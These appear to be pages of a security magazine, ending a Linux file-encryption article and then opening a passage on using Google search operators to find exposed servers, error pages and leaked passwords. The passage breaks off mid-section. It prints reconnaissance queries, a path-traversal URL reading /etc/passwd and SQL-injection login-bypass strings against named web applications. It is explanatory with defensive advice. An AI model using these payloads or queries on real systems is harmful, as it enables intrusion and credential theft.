tages. One disadvantage is giving unauthorised personnel the possibility of getting additional information about encrypted data i.e. the number of files, their estimated size, file permissions (see Figure 3). On the other hand, advantages are: good performance, no need to allocate all required disk space at once (what is required in case of using a *loopback* device) and the simplicity of the solution based on any file system. It enables us to keep encrypted files on CDs or DVDs with ease (it is enough to copy the contents of the `~/crypto` directory onto a CD).

Encrypted file system – cryptoloop

Now, let's take a look at a real encrypted file system. It will be based upon the *cryptoloop* mechanism, implemented in version 2.4 Linux kernel branch. It uses the driver for *loopback* block device provided with the kernel. *Cryptoloop* is a replacement for *loop-AES* used in the previous kernel versions.

Preparing the system

Cryptoloop enables you to store encrypted data on a separate physical disk partition and in an image-file which can act like a real block device. However, in order to use such functionality, you must properly configure your kernel (default kernels in popular Linux distributions have already had required modules configured).

First of all, the kernel must have *loopback* device support activated – this enables it to use files as normal block devices. The option responsible for this is *Block devices -> Loopback device support* (in 2.4 kernel branch). The second requirement is turning on cryptographic API support in the kernel and also support for cryptographic algorithms that are to be used. Modules which handle this are in the *Cryptographic options -> Cryptographic API* menu.

For encryption to work properly, it is necessary to have an up-to-date

util-linux package – at least version 2.12.

Cryptoloop in action

After the correct configuration of your system, using *cryptoloop* becomes childishly simple. First, you need to prepare a partition which will be encrypted. There is no need to use a separate physical partition – you can use a single file in which to store the file system as well. It is in this way that we will use it.

Think about the disk space you wish to allocate for your new encrypted file system. One hundred megabytes should be enough for document storage, but the size you choose depends only upon your needs. To prepare the disk space for the file system, use:

```
$ dd if=/dev/urandom \  
of=/home/user/crypto.raw \  
bs=1k count=100000
```

You have just created a file 100 megabytes in size filled with junk from */dev/urandom*. But this particular method of creating files could be very time-consuming. To speed up the process you can replace */dev/urandom* with */dev/zero* in the above command, to fill the file with zeros. Note that if you used a physical partition for the encrypted file system, you would not have to pass the `count` parameter, because the `dd` command would simply fill the entire partition.

Now, it is time to set up the *loop* device with selected cipher:

```
# losetup -e aes-256 /dev/loop0 \  
/home/user/crypto.raw
```

The program will prompt you for a password, the minimum length of which is 20 characters. Note that the program did not ask you to verify the password. To force this option, append a `-T` option to the command line.

The above command attaches the */dev/loop0* device to the */home/user/crypto.raw* file (it could be a physical partition as well) encrypted with the AES algorithm using 256-bit key (`-e aes-256`).

You can now proceed with creating a file system on the attachment. EXT3 should be fine:

```
# mkfs.ext3 /dev/loop0
```

Now you can detach the *loop* device:

```
# losetup -d /dev/loop0
```

The encrypted file system is ready. It can be mounted and used just like any other file system. So let's mount it and see how it works in practice:

```
# mount -t ext3 /home/user/crypto.raw \  
/mnt/crypt -oencryption=aes-256
```

After you enter your password *mount* will automatically attach the *cypto.raw* file to the first available *loop* device and mount it at the directory */mnt/crypt*. From this moment on, your new file system, encrypted on-the-fly using the AES algorithm, is ready to use. You can make life more simple by modifying the */etc/fstab* file, so you will not always have to type in this long command in order to mount your file system. Just add the following line to */etc/fstab*:

```
/home/user/crypto.raw /mnt/crypt \  
ext3 noauto,encryption=aes-256 0 0
```

Now, to mount your file system, you only need to enter:

```
# mount /mnt/crypt
```

Cryptoloop is fast, reliable and popular. It has been marked as not under development in the latest 2.6 kernel and is not maintained actively – but it will be supported for a long time. In the future, *cryptoloop* will be replaced by *dm-crypt*.

Device mapper – dm-crypt

Device mapper is a new infrastructure in the Linux 2.6 kernel that provides a generic way to create virtual layers of block devices that work on top of real block devices (partitions). This provides – using the kernel's

cryptographic API – transparent encryption of data on block devices. It is still a very new solution and there are no easy-to-use userspace tools available yet. Unless it becomes more user-friendly, it is better to stay with tried and tested solutions like *EncFS* or *cryptoloop*.

Storing passwords

Nowadays, we are forced to use increasingly more passwords: multiple email accounts, Internet banking, private keys, encrypted files, system passwords, etc. It is not unusual that being able to remember this data becomes very difficult (see Frame *If not a password, what else?*). There is nothing more frustrating than forgetting the password when you need to transfer money or decrypt a very important document which you have worked on for the last few weeks. The only solution is keeping all of our passwords in a safe place. However, we could also use a simple application written by Bruce Schneier (a famous cryptography expert and the Twofish algorithm co-creator) called *passwordsafe*.

It offers you a very intuitive and easy-to-use interface which saves passwords in a database as a single file, the content of which is encrypted with the Twofish algorithm. Records could include a full name record name, logins, passwords and memos. In this program there is also an any-length random password generator included, which is often very useful. The original *passwordsafe* works under Windows, but its Linux version has also been created with the name of *MyPasswordSafe*.

From a paranoiac's point of view

We can use the above-mentioned tools with their very long keys and super complicated passwords. Nevertheless, we have to consider the possibility that someone (e.g. a foreign spy interested in technologies being developed by our company) will be very anxious

If not a password, what else?

We are not forced to memorise more increasingly complicated passwords. Let's see some alternative methods:

- Keys on USB chip cards – all kinds of device keys; they are the digital equivalent to ordinary keys which can be used by each owner.
- Biometric data – fingerprints, hand geometry, optical recognition – something that is part of us and is difficult to be removed.
- Multipart keys – to pass the security protection one must supply a certain minimum number of pieces (e.g. 3 of 5). You should remember, though, that owning one does not mean you can have access to information about the other ones.

These methods are undoubtedly more expensive than passwords – they require additional devices. However, digital protection is becoming more and more common and the prices are coming down: e.g. a USB fingerprint reader costs slightly more than \$35. In fact, it is not a great deal of money.

to get their hands upon our information. In fact, this information is worth enough to him to use some methods that we have not even thought about. The more complicated our system is, the more difficult it is to ensure its safety – there are more ways of access.

All confidential information (keys and data) should be stored in the system memory only as long as it is necessary – after that it should be completely erased. In most operating systems there are many serious problems with doing this. A professional programmer who uses C language is able to resolve this issue easily. In C++ clearing memory is even easier thanks to the destructor mechanism. Problems start to appear in languages such as Java, where the memory management system does not guarantee that so-called useless information will be erased as soon as possible.

The other gateway for an intruder is the task switching mechanism in a multiprocessor operating system. Registers and stacks used by a program travelling to a process queue

are stored somewhere, so there is a risk of doubling confidential data without any guarantee that the data will be erased afterwards.

And what about virtual memory? A program's memory which processes confidential information can be saved in the swap file without the knowledge of the user, preventing any intervention. Information saved in this file can stay there for a long time. It is easy to understand how risky it is. There is also cache memory, transparent for the program, which means that we have no control over its content. The processor's cache, the hard disk's cache – everything can stay resident, even our private key.

Now to sum up. Our sister (or whoever is close to us) knows our password to our encrypted file system. Of course, she will not sell our secrets to our competitors. But if our brother-in-law has the idea to sell our confidential data to the the competition, what then? Let's remember the *need to know* rule: if someone doesn't need to know it – don't tell them! ●

On the Net

- <http://gnupg.org/> – Gnu Privacy Guard project page,
- <http://arg0.net/users/vgough/encfs.html> – EncFS – Cryptoloop HOWTO homepage,
- <http://www.saout.de/misc/dm-crypt/> – dm-crypt,
- <http://passwordsafe.sourceforge.net/> – passwordsafe homepage,
- <http://www.semanticgap.com/myps/> – MyPasswordSafe homepage.



Password Generator Professional 2006

Do you need to create:

- Secure passwords
- Serial numbers
- Coupon codes
- And more!

With Password Generator Professional, you can easily create secure passwords and unique codes, and with the industry's fastest generator, there's nothing holding you back.

Advanced mask patterns give you the ability to create whatever you need. And with VBScript support, the possibilities are endless! You can also integrate the program with your own system, by sending command line calls to the program.

To order securely online, download free trial version or more information visit www.kristanixsoftware.com



Dangerous Google – searching for secrets

Michał Piotrowski



Information which should be protected is very often publicly available, revealed by careless or ignorant users. The result is that lots of confidential data is freely available on the Internet – just Google for it.

Google serves some 80 percent of all search queries on the Internet, making it by far the most popular search engine. Its popularity is due not only to excellent search effectiveness, but also extensive querying capabilities. However, we should also remember that the Internet is a highly dynamic medium, so the results presented by Google are not always up-to-date – some search results might be stale, while other relevant resources might not yet have been visited by Googlebot (the automatic script that browses and indexes Web resources for Google).

Table 1 presents a summary of the most important and most useful query operators along with their descriptions, while Figure 1 shows document locations referred to by the operators when applied to Web searches. Of course, this is just a handful of examples – skilful Google querying can lead to much more interesting results.

Hunting for prey

Google makes it possible to reach not just publicly available Internet resources, but also some that should never have been revealed.

What you will learn...

- how to use Google to find sources of personal information and other confidential data,
- how to find information about vulnerable systems and Web services,
- how to locate publicly available network devices using Google.

What you should know...

- how to use a Web browser,
- basic rules of operation of the HTTP protocol.

About the author

Michał Piotrowski holds an MA in IT and has many years' experience in network and system administration. For over three years he has been a security inspector and is currently working as computer network security expert at one of the largest Polish financial institutions. His free time is occupied by programming, cryptography and contributing to the open source community.

Table 1. Google query operators

Operator	Description	Sample query
site	restricts results to sites within the specified domain	site:google.com fox will find all sites containing the word <i>fox</i> , located within the *.google.com domain
intitle	restricts results to documents whose title contains the specified phrase	intitle:fox fire will find all sites with the word <i>fox</i> in the title and <i>fire</i> in the text
allintitle	restricts results to documents whose title contains all the specified phrases	allintitle:fox fire will find all sites with the words <i>fox</i> and <i>fire</i> in the title, so it's equivalent to intitle:fox intitle:fire
inurl	restricts results to sites whose URL contains the specified phrase	inurl:fox fire will find all sites containing the word <i>fire</i> in the text and <i>fox</i> in the URL
allinurl	restricts results to sites whose URL contains all the specified phrases	allinurl:fox fire will find all sites with the words <i>fox</i> and <i>fire</i> in the URL, so it's equivalent to inurl:fox inurl:fire
filetype, ext	restricts results to documents of the specified type	filetype:pdf fire will return PDFs containing the word <i>fire</i> , while filetype:xls fox will return Excel spreadsheets with the word <i>fox</i>
numrange	restricts results to documents containing a number from the specified range	numrange:1-100 fire will return sites containing a number from 1 to 100 and the word <i>fire</i> . The same result can be achieved with 1..100 fire
link	restricts results to sites containing links to the specified location	link:www.google.com will return documents containing one or more links to <i>www.google.com</i>
inanchor	restricts results to sites containing links with the specified phrase in their descriptions	inanchor:fire will return documents with links whose description contains the word <i>fire</i> (that's the actual link text, not the URL indicated by the link)
allintext	restricts results to documents containing the specified phrase in the text, but not in the title, link descriptions or URLs	allintext:"fire fox" will return documents which contain the phrase <i>fire fox</i> in their text only
+	specifies that a phrase should occur frequently in results	+fire will order results by the number of occurrences of the word <i>fire</i>
-	specifies that a phrase must not occur in results	-fire will return documents that don't contain the word <i>fire</i>
""	delimiters for entire search phrases (not single words)	"fire fox" will return documents containing the phrase <i>fire fox</i>
.	wildcard for a single character	fire.fox will return documents containing the phrases <i>fire fox</i> , <i>fireAfox</i> , <i>fire1fox</i> , <i>fire-fox</i> etc.
*	wildcard for a single word	fire * fox will return documents containing the phrases <i>fire the fox</i> , <i>fire in fox</i> , <i>fire or fox</i> etc.
	logical OR	"fire fox" firefox will return documents containing the phrase <i>fire fox</i> or the word <i>firefox</i>




Figure 1. The use of search query operators illustrated using the hakin9 website




Figure 2. Locating IIS 5.0 servers using the intitle operator

The right query can yield some quite remarkable results. Let's start with something simple.

Suppose that a vulnerability is discovered in a popular application – let's say it's the Microsoft IIS server version 5.0 – and a hypothetical attacker decides to find a few computers running this software in order to attack them. He could of course use

a scanner of some description, but he prefers Google, so he just enters the query "Microsoft-IIS/5.0 Server at" intitle:index.of and obtains links to the servers he needs (or, more specifically, links to autogenerated directory listings for those servers). This works because in its standard configuration, IIS (just like many other server applications) adds

banners containing its name and version to some dynamically generated pages (Figure 2 shows this query in action).

It's a typical example of information which seems quite harmless, so is frequently ignored and remains in the standard configuration. Unfortunately, it is also information which in certain circumstances can be most valuable to a potential attacker. Table 2 shows more sample Google queries for typical Web servers.

Another way of locating specific versions of Web servers is to search for the standard pages displayed after successful server installation. Strange though it may seem, there are plenty of Web servers out there, the default configuration of which hasn't been touched since installation. They are frequently forgotten, ill-secured machines which are easy prey for attackers. They can be located using the queries shown in Table 3.

This method is both very simple and extremely useful, as it provides access to a huge number of various websites and operating systems which run applications with known vulnerabilities that lazy or ignorant administrators have not patched. We will see how this works for two fairly popular programs: *WebJeff Filemanager* and *Advanced Guestbook*.

The first is a web-based file manager for uploading, browsing, managing and modifying files on a server. Unfortunately, *WebJeff Filemanager* version 1.6 contains a bug which makes it possible to download any file on the server, as long as it's accessible to the user running the HTTP daemon. In other words, specifying a page such as `/index.php?action=telecharger&fichier=/etc/passwd` in a vulnerable system will let any intruder download the `/etc/passwd` file (see Figure 3). The aggressor will of course locate vulnerable installations by querying Google for "WebJeff-Filemanager 1.6" Login.

Our other target – *Advanced Guestbook* – is a PHP application

Table 2. Google queries for locating various Web servers

Query	Server
"Apache/1.3.28 Server at" intitle:index.of	Apache 1.3.28
"Apache/2.0 Server at" intitle:index.of	Apache 2.0
"Apache/* Server at" intitle:index.of	any version of Apache
"Microsoft-IIS/4.0 Server at" intitle:index.of	Microsoft Internet Information Services 4.0
"Microsoft-IIS/5.0 Server at" intitle:index.of	Microsoft Internet Information Services 5.0
"Microsoft-IIS/6.0 Server at" intitle:index.of	Microsoft Internet Information Services 6.0
"Microsoft-IIS/* Server at" intitle:index.of	any version of Microsoft Internet Information Services
"Oracle HTTP Server/* Server at" intitle:index.of	any version of Oracle HTTP Server
"IBM_HTTP_Server/* * Server at" intitle:index.of	any version of IBM HTTP Server
"Netscape/* Server at" intitle:index.of	any version of Netscape Server
"Red Hat Secure/*" intitle:index.of	any version of the Red Hat Secure server
"HP Apache-based Web Server/*" intitle:index.of	any version of the HP server

Table 3. Queries for discovering standard post-installation Web server pages

Query	Server
intitle:"Test Page for Apache Installation" "You are free"	Apache 1.2.6
intitle:"Test Page for Apache Installation" "It worked!" "this Web site!"	Apache 1.3.0 – 1.3.9
intitle:"Test Page for Apache Installation" "Seeing this instead"	Apache 1.3.11 – 1.3.33, 2.0
intitle:"Test Page for the SSL/TLS-aware Apache Installation" "Hey, it worked!"	Apache SSL/TLS
intitle:"Test Page for the Apache Web Server on Red Hat Linux"	Apache on Red Hat
intitle:"Test Page for the Apache Http Server on Fedora Core"	Apache on Fedora
intitle:"Welcome to Your New Home Page!" Debian	Apache on Debian
intitle:"Welcome to IIS 4.0!"	IIS 4.0
intitle:"Welcome to Windows 2000 Internet Services"	IIS 5.0
intitle:"Welcome to Windows XP Server Internet Services"	IIS 6.0

with SQL database support, used for adding guestbooks to websites. In April 2004, information was published about a vulnerability in the application's 2.2 version, making it possible to access the administration panel using an SQL injection attack (see *SQL Injection Attacks with PHP/MySQL* in *hakin9* 3/2005). It's enough to navigate to the panel login screen (see Figure 4) and log in leaving the *username* blank and entering ') OR

('a' = 'a as *password* or the other way around – leaving *password* blank and entering ? or 1=1 -- for *username*. The potential aggressor can locate vulnerable websites by querying Google for intitle: Guestbook "Advanced Guestbook 2.2 Powered" OR "Advanced Guestbook 2.2" Username inurl:admin.

To prevent such security leaks, administrators should track current information on all the applications used by their systems and immediately patch any vulnerabilities.

Another thing to bear in mind is that it's well worth removing application banners, names and versions from any pages or files that might contain them.

Information about networks and systems

Practically all attacks on IT systems require preparatory target reconnaissance, usually involving scanning computers in an attempt




Figure 3. A vulnerable version of WebJeff Filemanager




Figure 4. Advanced Guestbook login page




Figure 5. Statistics generated by phpSystem

to recognise running services, operating systems and specific service software. Network scanners such as *Nmap* or *amap* are typically used for this purpose, but another possibility also exists. Many system administrators install Web-based applications which generate system load statistics, show disk space usage or even display system logs.

All this can be valuable information to an intruder. Simply querying Google for statistics generated and signed by the *phpSystem* application using the query "Generated by phpSystem" will result in a whole list of pages similar to the one shown in Figure 5. The intruder can also query for pages generated by the *Sysinfo* script using `intitle:"Sysinfo" * " intext:"Generated by Sysinfo" * " intext:"Generated by Sysinfo" * " written by The Gamblers."` – these pages contain much more system information (Figure 6).

This method offers numerous possibilities – Table 4 shows sample queries for finding statistics and other information generated by several popular applications. Obtaining such information may encourage the intruder to attack a given system and will help him find the right tools and exploits for the job. So if you decide to use Web applications to monitor computer resources, make sure access to them is password-protected.

Looking for errors

HTTP error messages can be extremely valuable to an attacker, as they can provide a wealth of information about the system, database structure and configuration. For example, finding errors generated by an *Informix* database merely requires querying for "A syntax error has occurred" `filetype:ihtml`. The result will provide the intruder with error messages containing information on database configuration, a system's file structure and sometimes even passwords (see Figure 7). The results can be narrowed down to only those containing passwords by altering the query slightly: "A syntax error has occurred" `filetype:ihtml intext:LOGIN`.

Equally useful information can be obtained from MySQL database errors simply by querying Google for "Access denied for user" "Using password" – Figure 8 shows a typical website located in this manner. Table 5 contains more sample queries using the same method.

The only way of preventing our systems from publicly revealing error information is removing all bugs as soon as we can and (if possible) configuring applications to log any errors to files instead of displaying them for the users to see.

Remember that even if you react quickly (and thus make the error pages indicated by Google out-of-date), a potential intruder will still be able to examine the version of the page cached by Google by simply clicking the link to the page copy. Fortunately, the sheer volume of Web resources means




Figure 6. Statistics generated by Sysinfo

Table 4. Querying for application-generated system reports

Query	Type of information
"Generated by phpSystem"	operating system type and version, hardware configuration, logged users, open connections, free memory and disk space, mount points
"This summary was generated by wwwstat"	web server statistics, system file structure
"These statistics were produced by getstats"	web server statistics, system file structure
"This report was generated by WebLog"	web server statistics, system file structure
intext:"Tobias Oetiker" "traffic analysis"	system performance statistics as MRTG charts, network configuration
intitle:"Apache::Status" (inurl:server-status inurl:status.html inurl:apache.html)	server version, operating system type, child process list, current connections
intitle:"ASP Stats Generator *.*" "ASP Stats Generator" "2003-2004 weppos"	web server activity, lots of visitor information
intitle:"Multimon UPS status page"	UPS device performance statistics
intitle:"statistics of" "advanced web statistics"	web server statistics, visitor information
intitle:"System Statistics" +"System and Network Information Center"	system performance statistics as MRTG charts, hardware configuration, running services
intitle:"Usage Statistics for" "Generated by Webalizer"	web server statistics, visitor information, system file structure
intitle:"Web Server Statistics for ****"	web server statistics, visitor information
inurl:"/axs/ax-admin.pl" -script	web server statistics, visitor information
inurl:"/cricket/grapher.cgi"	MRTG charts of network interface performance
inurl:server-info "Apache Server Information"	web server version and configuration, operating system type, system file structure
"Output produced by SysWatch *"	operating system type and version, logged users, free memory and disk space, mount points, running processes, system logs




Figure 7. Querying for Informix database errors




Figure 8. MySQL database error

Table 5. Error message queries

Query	Result
"A syntax error has occurred" filetype:html	Informix database errors, potentially containing function names, filenames, file structure information, pieces of SQL code and passwords
"Access denied for user" "Using password"	authorisation errors, potentially containing user names, function names, file structure information and pieces of SQL code
"The script whose uid is " "is not allowed to access"	access-related PHP errors, potentially containing filenames, function names and file structure information
"ORA-00921: unexpected end of SQL command"	Oracle database errors, potentially containing filenames, function names and file structure information
"error found handling the request" cocoon filetype:xml	Cocoon errors, potentially containing Cocoon version information, filenames, function names and file structure information
"Invision Power Board Database Error"	Invision Power Board bulletin board errors, potentially containing function names, filenames, file structure information and piece of SQL code
"Warning: mysql_query()" "invalid query"	MySQL database errors, potentially containing user names, function names, filenames and file structure information
"Error Message : Error loading required libraries."	CGI script errors, potentially containing information about operating system and program versions, user names, filenames and file structure information
"#mysql dump" filetype:sql	MySQL database errors, potentially containing information about database structure and contents

that pages can only be cached for a relatively short time.

Prowling for passwords

Web pages contain a great many passwords to all manner of resources – e-mail accounts, FTP servers or even shell accounts. This is mostly due to the ignorance of users who unwittingly store their passwords in publicly accessible locations, but also due to the carelessness of software manufacturers who either provide insufficient measures of protecting user data or supply no information about the necessity of modifying their products' standard configuration.

Take the example of *WS_FTP*, a well-known and widely-used FTP client which (like many utilities) offers the option of storing account passwords. *WS_FTP* stores its configuration and user account information in the *WS_FTP.ini* file. Unfortunately, not everyone realises that gaining access to an FTP client's configuration is synonymous with gaining access to a user's FTP resources. Passwords stored in the *WS_FTP.ini* file are encrypted, but this provides little protection – once an intruder obtains the configuration

file, he can either decipher the password using suitable tools or simply install *WS_FTP* and run it with the stolen configuration. And how can the intruder obtain thousands of *WS_FTP* configuration files? Using Google, of course. Simply querying for "Index of/" "Parent Directory" "WS_FTP.ini" OF filetype:ini WS_FTP PWD will return lots of links to the data he requires, placed at his evil disposal by the users themselves in their blissful ignorance (see Figure 9).

